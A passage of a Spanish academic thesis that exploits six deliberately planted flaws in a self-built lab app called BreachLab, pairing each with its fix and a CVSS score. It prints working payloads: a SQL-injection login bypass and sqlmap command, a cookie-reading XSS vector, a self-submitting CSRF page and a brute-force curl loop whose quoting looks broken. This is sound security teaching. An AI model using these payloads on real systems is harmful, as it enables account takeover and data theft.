La OWASP WSTG v4.2 organiza sus pruebas en once categorías (gestión de la configuración, gestión de identidad, autenticación, autorización, gestión de sesión, validación de entradas, manejo de errores, criptografía, lógica de negocio, del lado del cliente y pruebas de API), con más de noventa pruebas individuales en total. Recorrer la guía completa exige un equipo con disponibilidad y conocimiento amplios, algo razonable en una auditoría externa de alcance general, pero difícilmente asumible por un equipo de desarrollo pequeño o una pyme que necesite validar de forma recurrente los riesgos más críticos de su propia aplicación sin subcontratar una auditoría completa.

A partir de esta observación se deriva la metodología propia aplicada en este trabajo, que agiliza la WSTG mediante dos decisiones:

- **Acotar el alcance a un subconjunto priorizado de pruebas.** En lugar de recorrer las once categorías de la WSTG, se seleccionan únicamente las pruebas correspondientes a las categorías del OWASP Top 10 con mayor prevalencia e impacto documentado [OWA21] (inyección, XSS, CSRF, autenticación, control de acceso y configuración de seguridad), descartando de forma explícita categorías de menor probabilidad en el contexto de una aplicación pequeña (por ejemplo, pruebas de criptografía avanzada o de lógica de negocio compleja), que quedan como trabajo futuro (apartado 9.3).
- **Consolidar las fases por vulnerabilidad en un único ciclo corto.** Frente al desglose detallado de sub-pasos de cada prueba WSTG, se define un ciclo único de seis pasos (apartado 5.2), reconocimiento, identificación, explotación, evidencia, verificación de la mitigación y valoración de impacto, aplicado de forma idéntica a cada vulnerabilidad, lo que reduce el tiempo de preparación por prueba y simplifica la comparación de resultados entre vulnerabilidades distintas.

El resultado es una metodología más rápida de aplicar y más accesible para un equipo con recursos limitados, a costa de una cobertura menor que la de la WSTG completa. El capítulo 7 cuantifica esta diferencia de cobertura y discute en qué contextos resulta preferible cada una de las dos aproximaciones.

5.2 Proceso aplicado

Para cada una de las seis vulnerabilidades introducidas deliberadamente en *BreachLab* se ha seguido el mismo proceso de trabajo, descrito a continuación, con el fin de que los resultados del capítulo 6 sean comparables entre sí y reproducibles.

1. **Reconocimiento:** identificación del endpoint o vista implicada y de la entrada de usuario que llega hasta él, revisando el código fuente de `backend/api.py` y de las páginas Astro correspondientes.
2. **Identificación:** localización exacta de la línea de código donde el dato no confiable se usa de forma insegura (concatenación en una consulta SQL, asignación a `innerHTML`, ausencia de comprobación de propietario, etc.).
3. **Explotación:** construcción de un payload o petición que demuestre el fallo en la rama vulnerable (por defecto, sin `?safe=1`), utilizando el navegador, `curl` o herramientas especializadas según el caso.
4. **Evidencia:** captura del resultado de la explotación junto con la línea correspondiente registrada en `backend/logs/attacks.log`.
5. **Verificación de la mitigación:** repetición de la misma petición con `?safe=1` para comprobar que la contramedida implementada bloquea el ataque, y comparación del fragmento de código vulnerable frente al seguro.
6. **Valoración de impacto:** cálculo del vector y puntuación CVSS v3.1 correspondientes (véase el apartado 2.3).

5.3 Correspondencia con la OWASP WSTG

Aunque el proceso de seis pasos anterior es común a las seis vulnerabilidades, cada una de ellas se corresponde además con una prueba concreta del catálogo de la OWASP Web Security Testing Guide (WSTG) [OWAh] mencionada en el capítulo 2, lo que permite situar el trabajo dentro de un marco de referencia reconocido en la industria en lugar de depender únicamente de una metodología ad-hoc. La tabla 5.1 recoge todas las correspondencias entre las vulnerabilidades y sus identificadores dentro de WSTG.

Vulnerabilidad en <i>BreachLab</i>	Identificador WSTG	Prueba
Inyección SQL	WSTG-INPV-05	Testing for SQL Injection
XSS basado en DOM	WSTG-CLNT-01	Testing for DOM-based XSS
CSRF	WSTG-SESS-05	Testing for CSRF
Enumeración de usuarios	WSTG-IDNT-04	Testing for Account Enumeration
Fuerza bruta / bloqueo de cuenta	WSTG-ATHN-03	Testing for Weak Lock Out Mechanism
IDOR	WSTG-ATHZ-04	Testing for IDOR
Config. insegura (clickjacking)	WSTG-CLNT-09	Testing for Clickjacking

Cuadro 5.1: Correspondencia entre las vulnerabilidades de *BreachLab* y las pruebas de la OWASP WSTG v4.2.

5.4 Herramientas empleadas

Además del navegador web y de las herramientas de desarrollador integradas en él, se han utilizado: `curl`, para reproducir peticiones HTTP de forma exacta y guardarlas como evidencia; `sqlmap [sql]`, para automatizar la detección y explotación de la inyección SQL; y el propio registro `backend/logs/attacks.log`, seguido en tiempo real con `tail -f`, como fuente de evidencia objetiva independiente de las capturas de pantalla.

5.5 Criterios de severidad

La severidad de cada vulnerabilidad se expresa mediante su vector y puntuación CVSS v3.1, calculados con la calculadora oficial de FIRST.org [FIR] a partir del vector razonado en el apartado correspondiente del capítulo 6. Cuando una vulnerabilidad no es explotable de forma aislada, como sería el caso de la configuración de seguridad insegura del apartado 6.6, se documenta como un control compensatorio ausente que amplifica el impacto de otra vulnerabilidad, en lugar de forzar una puntuación CVSS independiente que no reflejaría correctamente la naturaleza de dicha vulnerabilidad.

Capítulo 6

Explotación y análisis de vulnerabilidades

Este capítulo constituye el núcleo técnico del trabajo. Para cada una de las seis vulnerabilidades introducidas en *BreachLab* se sigue la misma estructura definida en el capítulo 5: ubicación en el código, explotación, evidencia registrada, corrección mediante `?safe=1` y valoración CVSS v3.1. Las líneas de `backend/logs/attacks.log` y las cabeceras HTTP reproducidas en cada apartado son reales: las cinco primeras vulnerabilidades se han explotado con *BreachLab* en modo desarrollo (`python api.py + npm run dev`) y la comprobación de cabeceras del apartado 6.6, que depende de nginx, con el despliegue completo (`docker compose up -build`), reproduciendo cada ataque con curl en lugar de un formato ilustrativo. Esta evidencia textual se complementa con capturas de pantalla reales del navegador: en particular para el XSS del apartado 6.2, cuya ejecución solo es observable así, y para el CSRF del apartado 6.3, donde la captura deja constancia de que fue el propio navegador (y no curl) el culpable de adjuntar la cookie de la víctima sin su intervención.

6.1 Inyección SQL

6.1.1 Descripción y ubicación en el código

La rama vulnerable de `login()` (`backend/api.py`) construye la consulta de autenticación concatenando directamente el usuario y la contraseña recibidos:

```
q = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (u, p)
```

Al no parametrizar la consulta, cualquier carácter especial de SQL dentro del usuario/contraseña se interpreta como parte de la sentencia, en lugar de como valor literal (CWE-89).

6.1.2 Explotación

Introduciendo como usuario `admin' --` (con un espacio tras `--`) y cualquier contraseña, la consulta resultante comenta la comprobación de la contraseña y autentica directamente como admin. La propia respuesta de la API en modo vulnerable incluye el campo `query` con la consulta ejecutada, lo que permite visualizar la inyección:

```
curl -i -X POST http://localhost:8080/api/login \
-H 'Content-Type: application/json' \
-d '{"username": "admin'\'' -- ", "password": "x"}'
```

El mismo punto de inyección puede automatizarse con `sqlmap`, para confirmar la vulnerabilidad e identificar el motor de base de datos de forma sistemática en lugar de manual:

```
sqlmap -u "http://localhost:8080/api/login" \
--data='{ "username": "marina", "password": "x" }' \
--headers="Content-Type: application/json" -p username --batch --dbs
```

6.1.3 Evidencia registrada

El acceso concedido sin credenciales válidas queda registrado en `backend/logs/attacks.log` con `event=login_ok` y el campo `query` correspondiente a la consulta inyectada, distinguible del inicio de sesión legítimo por incluir dicho campo:

```
mode=vulnerable ip=127.0.0.1 event=login_ok user=admin' --
query=SELECT * FROM users WHERE username = 'admin' -- ' AND password = 'x'
```

6.1.4 Corrección (modo seguro, `?safe=1`)

La rama segura de `login()` sustituye la concatenación por una consulta parametrizada y compara la contraseña mediante `check_password_hash` sobre el campo `password_hash`, devolviendo en caso de fallo el mensaje genérico «Credenciales inválidas», sin revelar información sobre la consulta ejecutada ni sobre si el usuario existe. Como beneficio adicional a la propia inyección SQL, la rama segura invoca `session.clear()` justo antes de fijar `session['uid']` tras un inicio de sesión correcto, lo que evita además un ataque de fijación de sesión (*session fixation*): un identificador de sesión obtenido antes de autenticarse queda invalidado en el momento del *login*, en lugar de reutilizarse con privilegios elevados. Como referencia adicional de buenas prácticas de prevención, véase la *cheat sheet* de la OWASP Foundation sobre inyección SQL [OWAf].

6.1.5 Valoración CVSS v3.1

Vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N` — Puntuación: **9.1 (Crítica)**. Se explota de forma remota, sin condiciones especiales, sin necesidad de cuenta previa y sin interacción de la víctima (`AV:N/AC:L/PR:N/UI:N`); permite leer datos de otros usuarios y autenticarse como cualquiera, incluido `admin`, sin conocer su contraseña (`C:H/I:H`). No se ha demostrado impacto sobre la disponibilidad (`A:N`).

6.2 Cross-Site Scripting (XSS) basado en DOM

6.2.1 Descripción y ubicación en el código

El contenido de una nota se guarda sin sanitizar en el backend (`notes_create()`, `backend/api.py`) y el fallo se materializa en el frontend, en `frontend/src/pages/note.astro`. La rama vulnerable asigna el contenido directamente a `innerHTML` (línea 41: `body.innerHTML = n.content`), mientras que la rama segura utiliza `textContent` (línea 37: `body.textContent = n.content`). Al tratarse de una SPA que consume una API JSON, el fallo no reside en una plantilla del servidor sino en la manipulación del DOM en el navegador: es, por tanto, un XSS basado en DOM y no un XSS reflejado o almacenado clásico de servidor.

6.2.2 Explotación

Al inyectarse el contenido mediante `innerHTML`, una etiqueta `<script>` no llega a ejecutarse (el navegador no ejecuta scripts insertados de esta forma), por lo que se emplea un vector con manejador de evento:

```
<img src=x onerror="alert(document.cookie)">
```

Tras iniciar sesión, crear una nota con este contenido desde la sección Notas y abrirla, el `alert` se dispara mostrando la cookie de sesión. Como la cookie se configura con `SESSION_COOKIE_HTTPONLY=False` (`backend/api.py`), un script inyectado puede leerla, lo que demuestra dentro del laboratorio la posibilidad de robo de sesión.




Figura 6.1: Ejecución del payload XSS al abrir la nota de pablo en *BreachLab* desplegado con Docker: el `alert()` muestra en claro la cookie de sesión, confirmando que el script inyectado se ejecuta en el navegador de la víctima.

6.2.3 Evidencia registrada

A diferencia de otras vulnerabilidades del capítulo, el XSS se ejecuta enteramente en el cliente y no genera una entrada específica en `backend/logs/attacks.log`; la evidencia principal es la ejecución observable del `alert` en el navegador. A nivel de API, sí puede constatarse que el backend acepta y devuelve el payload sin sanear ni codificar en ningún momento, tal y como quedó guardado al crear la nota:

```
$ curl -b pablo.txt http://localhost:4321/api/notes/5
{"note":{"content":"<img src=x onerror=\"alert(document.cookie)\">>",
  "id":5,"owner_id":3,"title":"Oferta especial"}}
```

6.2.4 Corrección (modo seguro, ?safe=1)

En modo seguro, `note.astro` utiliza `textContent`, por lo que el payload se muestra como texto literal en lugar de interpretarse como HTML. Esta corrección se refuerza además con la cabecera `Content-Security-Policy` añadida en `frontend/nginx.conf` (véase el apartado 6.6), que en modo seguro bloquearía igualmente la ejecución de manejadores de evento inline aunque el contenido se siguiera insertando por `innerHTML`: dos controles independientes (saneado en el frontend y cabecera en el servidor) mitigando el mismo fallo, un ejemplo de defensa en profundidad. Para una discusión más amplia de técnicas de saneado y codificación de salida, véase la *cheat sheet* de la OWASP Foundation sobre prevención de XSS [OWAd].

6.2.5 Valoración CVSS v3.1

Vector: `CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N` — Puntuación: **7.5 (Alta)**. El atacante necesita una cuenta para crear la nota con el payload (PR:L) y requiere que la víctima la abra (UI:R). El alcance se marca como modificado (S:C) porque el impacto trasciende el propio componente vulnerable: la cookie robada compromete la cuenta de la víctima, una autoridad de seguridad distinta. La cookie de sesión sin `HttpOnly` permite secuestro de cuenta (C:H) y el atacante puede actuar como la víctima dentro del alcance de la aplicación (I:L).

6.3 Cross-Site Request Forgery (CSRF)

6.3.1 Descripción y ubicación en el código

El endpoint `change_password()` (`backend/api.py`) acepta tanto GET como POST. En su rama vulnerable no exige token CSRF alguno; en la rama segura exige método POST y que el parámetro `csrf` coincida con el guardado en la sesión del usuario (`session['csrf']`).

6.3.2 Explotación

1. Se inicia sesión como víctima (por ejemplo, `marina`) en el navegador.
2. Se sustituye `LAB_HOST` en `csrf_poc.html` por el host del laboratorio (por ejemplo, `localhost:8080`).
3. Se abre `csrf_poc.html`: la contraseña de `marina` cambia a `hackeada123`.
4. Se verifica cerrando sesión y comprobando que la contraseña antigua ya no es válida y que la nueva sí lo es.

El detalle clave de esta prueba de concepto es que la cookie de sesión se configura como `SameSite=Lax` (`backend/api.py`). Con esta política, un subrecurso de otro origen (por ejemplo,

```

<html lang="es">
<head><meta charset="utf-8"><title>Has ganado un premio</title></head>
<body>
  <h1>Cargando tu regalo...</h1>
  <form id="f" action="http://localhost:8080/api/profile/password" method="GET">
    Create Jira Issue
    <input type="hidden" name="new" value="hackeada123">
  </form>
  <script>document.getElementById('f').submit();</script>
</body>
</html>

```

Figura 6.2: csrf_poc.html con LAB_HOST ya sustituido por localhost:8080: un formulario GET oculto que se autoenvía en cuanto se carga la página.




Figura 6.3: Resultado al abrir csrf_poc.html en el navegador con la sesión de marina activa: el formulario se autoenvía y la API responde confirmando el cambio (ok: true, nueva contraseña hackeada123), sin que ella lo haya autorizado.

un) no envía la cookie, pero una navegación de nivel superior por GET sí la envía; por ello, csrf_poc.html utiliza un formulario GET que se autoenvía, en lugar de un . La conclusión relevante para la memoria es doble: los cambios de estado no deben implementarse nunca mediante GET, y SameSite por sí solo no es una protección suficiente frente a CSRF, tal y como demuestra el endpoint seguro, que exige además un token.




Figura 6.4: Verificación del ataque: tras el CSRF, un intento de inicio de sesión de marina con su contraseña original (contraSegura) es rechazado con «Contraseña incorrecta».

6.3.3 Evidencia registrada

El cambio de contraseña no autorizado se registra con `event=csrf_exploited`, incluyendo el usuario, el método utilizado y la nueva contraseña; el mismo endpoint en modo seguro registra `event=csrf_blocked` cuando el token no coincide:

```
mode=vulnerable ip=127.0.0.1 event=csrf_exploited user=marina
method=GET new_password=hackeadal23
mode=seguro ip=127.0.0.1 event=csrf_blocked user=marina method=POST
```

La línea `event=csrf_exploited` corresponde a la explotación real en un navegador (figuras 6.2 y 6.3), en la que el navegador adjunta la cookie de `marina` de forma automática al abrir `csrf_poc.html`, sin que ella lo autorice en ningún momento; la línea `event=csrf_blocked` se generó repitiendo la misma petición sobre el endpoint seguro.

6.3.4 Corrección (modo seguro, `?safe=1`)

En modo seguro, una petición GET al endpoint responde 405 (Método no permitido) y una petición POST sin el token correcto responde 403 (Token CSRF inválido). El formulario legítimo de la página de Perfil sí incluye el token obtenido de `/api/me`, por lo que el cambio de contraseña realizado por el propio usuario continúa funcionando con normalidad. El patrón aplicado corresponde al recomendado por la OWASP Foundation en su *cheat sheet* de prevención de CSRF [OWAc]: un token impredecible, ligado a la sesión del usuario y verificado en el servidor antes de aplicar cualquier cambio de estado.

6.3.5 Valoración CVSS v3.1

Vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N` — Puntuación: **6.5 (Media)**. El atacante no necesita cuenta propia (`PR:N`), solo que la víctima tenga sesión activa y abra la página maliciosa (`UI:R`). El impacto se concentra en la integridad (`I:H`), al permitir cambiar la contraseña de la víctima sin su consentimiento, lo que equivale a una apropiación de cuenta.

6.4 Fallos de autenticación

6.4.1 Descripción y ubicación en el código

La rama vulnerable de `login()` combina tres debilidades: comparación de contraseñas en texto plano, ausencia de límite de intentos y mensajes de error que permiten saber si un usuario existe. La rama segura aplica hash de contraseñas, bloquea la cuenta tras `MAX_INTENTOS=5` fallos consecutivos (HTTP 429) y responde siempre con el mismo mensaje genérico.

6.4.2 Explotación

Enumeración de usuarios: la aplicación responde «El usuario no existe» ante un usuario inexistente y «Contraseña incorrecta» ante un usuario válido con contraseña errónea, lo que permite confirmar la existencia de una cuenta sin conocer su contraseña.

Fuerza bruta con lista de contraseñas comunes: pablo utiliza la contraseña real qwerty, presente en cualquier diccionario básico de contraseñas débiles:

```
for p in 123456 password qwerty admin letmein; do
    echo -n "$p -> "
    curl -s -o /dev/null -w "%{http_code}\n" -X POST http://localhost:8080/api/login \
        -H 'Content-Type: application/json' -d '{"username":"'pablo','password":"'${p}\'}"
done # el 200 (con "qwerty") es la contraseña correcta
```

Al no existir límite de intentos, el bucle anterior recorre las cinco contraseñas sin bloqueo alguno, obteniendo un código 200 al probar qwerty.

6.4.3 Evidencia registrada

Cada intento fallido se registra con event=login_fail, incluyendo el contador de intentos y si el usuario existe o no (enumerado=true/false); el acierto se registra con event=login_ok:

```
mode=vulnerable event=login_fail user=noexiste enumerado=False
mode=vulnerable event=login_fail user=pablo enumerado=True
mode=vulnerable event=login_fail user=pablo enumerado=True query=...password = '123456'
mode=vulnerable event=login_fail user=pablo enumerado=True query=...password = 'password'
mode=vulnerable event=login_ok user=pablo query=...password = 'qwerty'
```

6.4.4 Corrección (modo seguro, ?safe=1)

Tras 5 intentos fallidos sobre el mismo usuario, la API responde HTTP 429 con el mensaje «Cuenta bloqueada temporalmente», y todo fallo de credenciales, exista o no el usuario, devuelve el mismo mensaje genérico «Credenciales inválidas»:

```
mode=seguro event=login_fail user=marina intentos=1
mode=seguro event=login_fail user=marina intentos=2
mode=seguro event=login_fail user=marina intentos=3
mode=seguro event=login_fail user=marina intentos=4
mode=seguro event=login_fail user=marina intentos=5
```

El sexto intento, que responde HTTP 429, no aparece en el bloque anterior: al reproducir esta secuencia se ha detectado que la respuesta 429 en sí misma no invoca log_event(), quedando constancia de ella únicamente en el log de acceso HTTP de Werkzeug, no en el registro de eventos de seguridad. Es una limitación menor no documentada hasta ahora, que se recoge como línea de trabajo futuro en el capítulo 9.

6.4.5 Valoración CVSS v3.1

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N — Puntuación: **5.3 (Media)**. El vector puntúa la fuga de información que permite diferenciar un usuario inexistente de una contraseña incorrecta (C:L), combinada con la ausencia de bloqueo tras varios fallos. Puntúa el fallo en sí mismo; encadenado con una contraseña débil real, y el resultado práctico es una toma de cuenta completa, comparable en severidad al vector de la inyección SQL. Esta cadena de explotación se documenta como agravante y se retoma en el capítulo 8.

6.5 Control de acceso roto (IDOR)

6.5.1 Descripción y ubicación en el código

`note_get()` (`backend/api.py`) recupera cualquier nota por su identificador numérico sin comprobar, en su rama vulnerable, si el usuario autenticado es su propietario. `admin()` presenta el mismo problema a nivel de rol: no verifica que el usuario tenga rol `admin` antes de devolver la lista completa de usuarios, incluidas sus contraseñas.

6.5.2 Explotación

IDOR: iniciando sesión como `marina` y solicitando la nota con `id=3` (propiedad de `pablo`), se obtiene su contenido íntegro:

```
$ curl -b marina.txt http://localhost:4321/api/notes/3
{"note":{"content":"Contraseña de mi correo: hunter2","id":3,
"owner_id":3,"title":"No leer!"}}
```

Escalada de privilegios: accediendo a la sección `Admin` con la cuenta de `marina` (rol `user`), se visualiza el panel completo, incluidas las contraseñas de todos los usuarios, sin verificación de rol alguna:

```
$ curl -b marina.txt http://localhost:4321/api/admin
{"users":[{"id":1,"password":"Admin123!", "role":"admin", "username":"admin"},
{"id":2,"password":"contraSegura", "role":"user", "username":"marina"},
{"id":3,"password":"qwerty", "role":"user", "username":"pablo"}]}
```

La misma respuesta, vista desde la interfaz en lugar de la API en crudo, resulta más clara sobre el impacto real del fallo: cualquier usuario autenticado, sin ser `admin`, ve en pantalla la contraseña de todos los demás.




Figura 6.5: Panel de administración accedido con la cuenta de `marina` (`user`) modo vulnerable: se muestran las contraseñas en claro de los tres usuarios, sin comprobación de rol.

6.5.3 Evidencia registrada

El acceso a una nota ajena se registra con `event=idor_exploited user=marina note_id=3 owner_id=3`; el acceso al panel de administración sin ser `admin` se registra con `event=admin_privesc`:

```

mode=vulnerable event=idor_exploited user=marina note_id=3 owner_id=3
mode=vulnerable event=admin_privesc user=marina role=user
mode=seguro      event=idor_blocked  user=marina note_id=3 owner_id=3
mode=seguro      event=admin_blocked user=marina role=user

```

6.5.4 Corrección (modo seguro, ?safe=1)

En modo seguro, `/api/notes/3?safe=1` responde 403 si el solicitante no es el propietario de la nota ni tiene rol admin (`event=idor_blocked`); el panel de administración responde también 403 si el rol del usuario no es admin (`event=admin_blocked`).



Figura 6.6: Panel de administración, con marina y ?safe=1: acceso denegado (403).

6.5.5 Valoración CVSS v3.1

Vector: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N` — Puntuación: **6.5 (Media)**. Requiere una cuenta de usuario normal (por ejemplo, marina) para explotarse (`PR:L`) y expone datos de otros usuarios, incluidos datos ficticios sensibles como una tarjeta de crédito o una contraseña de correo (`C:H`). En el caso del panel de administración, las contraseñas expuestas habilitan además una escalada de privilegios por reutilización de credenciales, agravante que se comenta explícitamente frente al vector base.

6.6 Configuración de seguridad insegura (cabeceras HTTP)

6.6.1 Descripción y ubicación en el código

En el bloque `location /` de `frontend/nginx.conf`, el modo vulnerable no añade ninguna cabecera de hardening. En modo seguro se añaden condicionalmente (cuando `$arg_safe = "1"`) las cabeceras `Content-Security-Policy`, `X-Content-Type-Options`, `X-Frame-Options` y `Referrer-Policy`.

6.6.2 Comprobación

A diferencia del resto de vulnerabilidades de este capítulo, esta comprobación depende de nginx (frontend/nginx.conf) y solo puede reproducirse desplegando *BreachLab* con docker compose up -build: en modo desarrollo (npm run dev), al no pasar las peticiones por nginx, ninguna cabecera se añade en ningún modo y la comparación no sería representativa. Desplegado con Docker, basta con comparar las cabeceras de respuesta:

```
$ curl -sD - -o /dev/null http://localhost:8080/dashboard/
HTTP/1.1 200 OK
Server: nginx/1.31.4
Content-Type: text/html
...

$ curl -sD - -o /dev/null "http://localhost:8080/dashboard/?safe=1"
HTTP/1.1 200 OK
Server: nginx/1.31.4
Content-Type: text/html
Content-Security-Policy: default-src 'self'; script-src 'self';
    style-src 'self' 'unsafe-inline'; object-src 'none'; base-uri 'self'
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Referrer-Policy: no-referrer
...
```

6.6.3 Relación con el XSS del apartado 6.2

Esta vulnerabilidad no se puntúa de forma aislada: la ausencia de estas cabeceras no es explotable por sí sola, pero amplifica el impacto real de otras vulnerabilidades. En particular, la CSP del modo seguro (script-src 'self') bloquearía también los manejadores de evento inline del payload del apartado 6.2 aunque el contenido se siguiera insertando por innerHTML, mientras que la ausencia de X-Frame-Options habilita ataques de clickjacking embebiendo el sitio en un iframe de un dominio de terceros. Se documenta, por tanto, como un control compensatorio ausente más que como una vulnerabilidad independiente.

6.6.4 Valoración CVSS v3.1

Como ilustración del riesgo de clickjacking que introduce por sí sola la ausencia de X-Frame-Options: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N — Puntuación: **4.3 (Medio)**.

Resumen de severidad de las vulnerabilidades analizadas:

Vulnerabilidad	Vector CVSS v3.1	Puntuación	Severidad
Inyección SQL (§6.1)	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I: H/A:N	9.1	Crítica
XSS DOM (§6.2)	AV:N/AC:L/PR:L/UI:R/S:C/C:H/I: L/A:N	7.5	Alta
CSRF (§6.3)	AV:N/AC:L/PR:N/UI:R/S:U/C:N/I: H/A:N	6.5	Media
Fallos de autenticación (§6.4)	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I: N/A:N	5.3	Media
IDOR (§6.5)	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I: N/A:N	6.5	Media
Configuración insegura* (§6.6)	AV:N/AC:L/PR:N/UI:R/S:U/C:N/I: L/A:N	4.3	Media

Cuadro 6.1: Vectores y puntuaciones CVSS v3.1 de las vulnerabilidades de *BreachLab* (*el vector del apartado 6.6 ilustra el riesgo de clickjacking derivado; se documenta como control compensatorio ausente, no como vulnerabilidad independiente).

Capítulo 7

Pruebas y comparativa

Con el fin de contextualizar los resultados del capítulo 6, este capítulo compara, por un lado, la metodología propia derivada en el capítulo 5 frente a la OWASP WSTG completa de la que parte; y, por otro, repite la explotación de vulnerabilidades equivalentes sobre dos laboratorios de referencia ampliamente utilizados en formación en ciberseguridad: DVWA (*Damn Vulnerable Web Application*) y OWASP Juice Shop, comparando los tres entornos desde varios criterios objetivos.

7.1 Comparativa metodológica: proceso propio frente a la OWASP WSTG

La tabla 7.1 compara la metodología propia aplicada en el capítulo 6 con la OWASP WSTG completa de la que se deriva (apartado 5.1), en términos de cobertura y de esfuerzo estimado de aplicación.

Criterio	OWASP WSTG completa	Metodología propia
Categorías cubiertas	11 categorías, más de 90 pruebas individuales	6 pruebas, correspondientes a las categorías del OWASP Top 10 de mayor prevalencia e impacto
Pasos por prueba	Variable según categoría, con subpasos específicos de cada prueba	Ciclo único y fijo de 6 pasos, aplicado igual a toda vulnerabilidad
Perfil requerido	Equipo de auditoría con conocimiento amplio en todas las categorías	Equipo de desarrollo con conocimiento del OWASP Top 10
Esfuerzo estimado	Alto; propio de una auditoría externa de alcance general	Bajo-medio; aplicable de forma recurrente por un equipo interno
Contexto de uso recomendado	Auditoría formal completa, con contrato y alcance definido	Validación ágil y recurrente en equipos pequeños o pymes con recursos limitados

Cuadro 7.1: Comparativa entre la OWASP WSTG completa y la metodología propia.

La metodología propia cubre así una fracción reducida de la WSTG completa (6 de más de 90 pruebas), pero concentrada en las categorías de mayor prevalencia según el OWASP Top 10 [OWA21], lo que permite obtener, con una fracción del esfuerzo, una primera valoración de los riesgos más probables de una aplicación. No sustituye a una auditoría completa,

pero resulta más ágil para su aplicación recurrente por un equipo con recursos limitados, que es precisamente el objetivo con el que se derivó (apartado 5.1). No se ha medido el tiempo real de aplicación de la WSTG completa sobre *BreachLab*, por lo que la comparación de esfuerzo anterior es una estimación cualitativa y no una medición cronometrada; una comparación cuantitativa queda propuesta como trabajo futuro (apartado 9.3).

7.2 Comparativa de entornos: DVWA y OWASP Juice Shop

7.2.1 Vulnerabilidades equivalentes en DVWA y Juice Shop

DVWA reproduce, entre otras, inyección SQL, XSS almacenado y reflejado, CSRF y control de acceso roto, con distintos niveles de dificultad seleccionables (low, medium, high, impossible) que permiten observar cómo evoluciona una misma contramedida. OWASP Juice Shop, por su parte, es una aplicación Angular/Node.js vulnerable de forma intencionada que organiza sus retos («*challenges*») en categorías alineadas con el OWASP Top 10, el OWASP ASVS y el OWASP Automated Threat Handbook. La tabla 7.2 recoge, para cada vulnerabilidad de *BreachLab*, el módulo o reto equivalente en cada laboratorio, como referencia para quien desee reproducir la comparación de forma práctica.

Vulnerabilidad en <i>BreachLab</i>	Módulo en DVWA	Reto en Juice Shop
Inyección SQL	SQL Injection / SQL Injection (Blind)	Login Admin
XSS basado en DOM	XSS (DOM)	DOM XSS
CSRF	CSRF	CSRF
Fallos de autenticación	Brute Force	Sin reto directamente equivalente
IDOR	Sin módulo directamente equivalente	View Basket / Manipulate Basket
Configuración insegura	Sin módulo directamente equivalente	CSP Bypass / HTTP-Header XSS

Cuadro 7.2: Módulos y retos de DVWA y OWASP Juice Shop equivalentes a cada vulnerabilidad de *BreachLab*.

7.2.2 Comparativa

Como ampliación objetiva de esta comparativa, se recomienda ejecutar un análisis DAST automatizado (por ejemplo, un escaneo *baseline* de OWASP ZAP [Zed]) contra los tres laboratorios, en su modo vulnerable y, cuando exista, en su modo corregido, y recoger en una tabla el número de alertas por severidad detectadas en cada caso.

7.2.3 Conclusión de la comparativa

DVWA y OWASP Juice Shop resultan más adecuados para adquirir una visión amplia de vulnerabilidades diversas, pero al ser aplicaciones de terceros no permiten instrumentar el código para generar evidencias propias ni modificar la arquitectura para estudiar su efecto sobre una vulnerabilidad concreta. *BreachLab*, al ser un desarrollo propio con arquitectura SPA + API y ambas ramas de código en el mismo lugar, resulta más limitado en cobertura pero permite un análisis más profundo y verificable de cada vulnerabilidad.

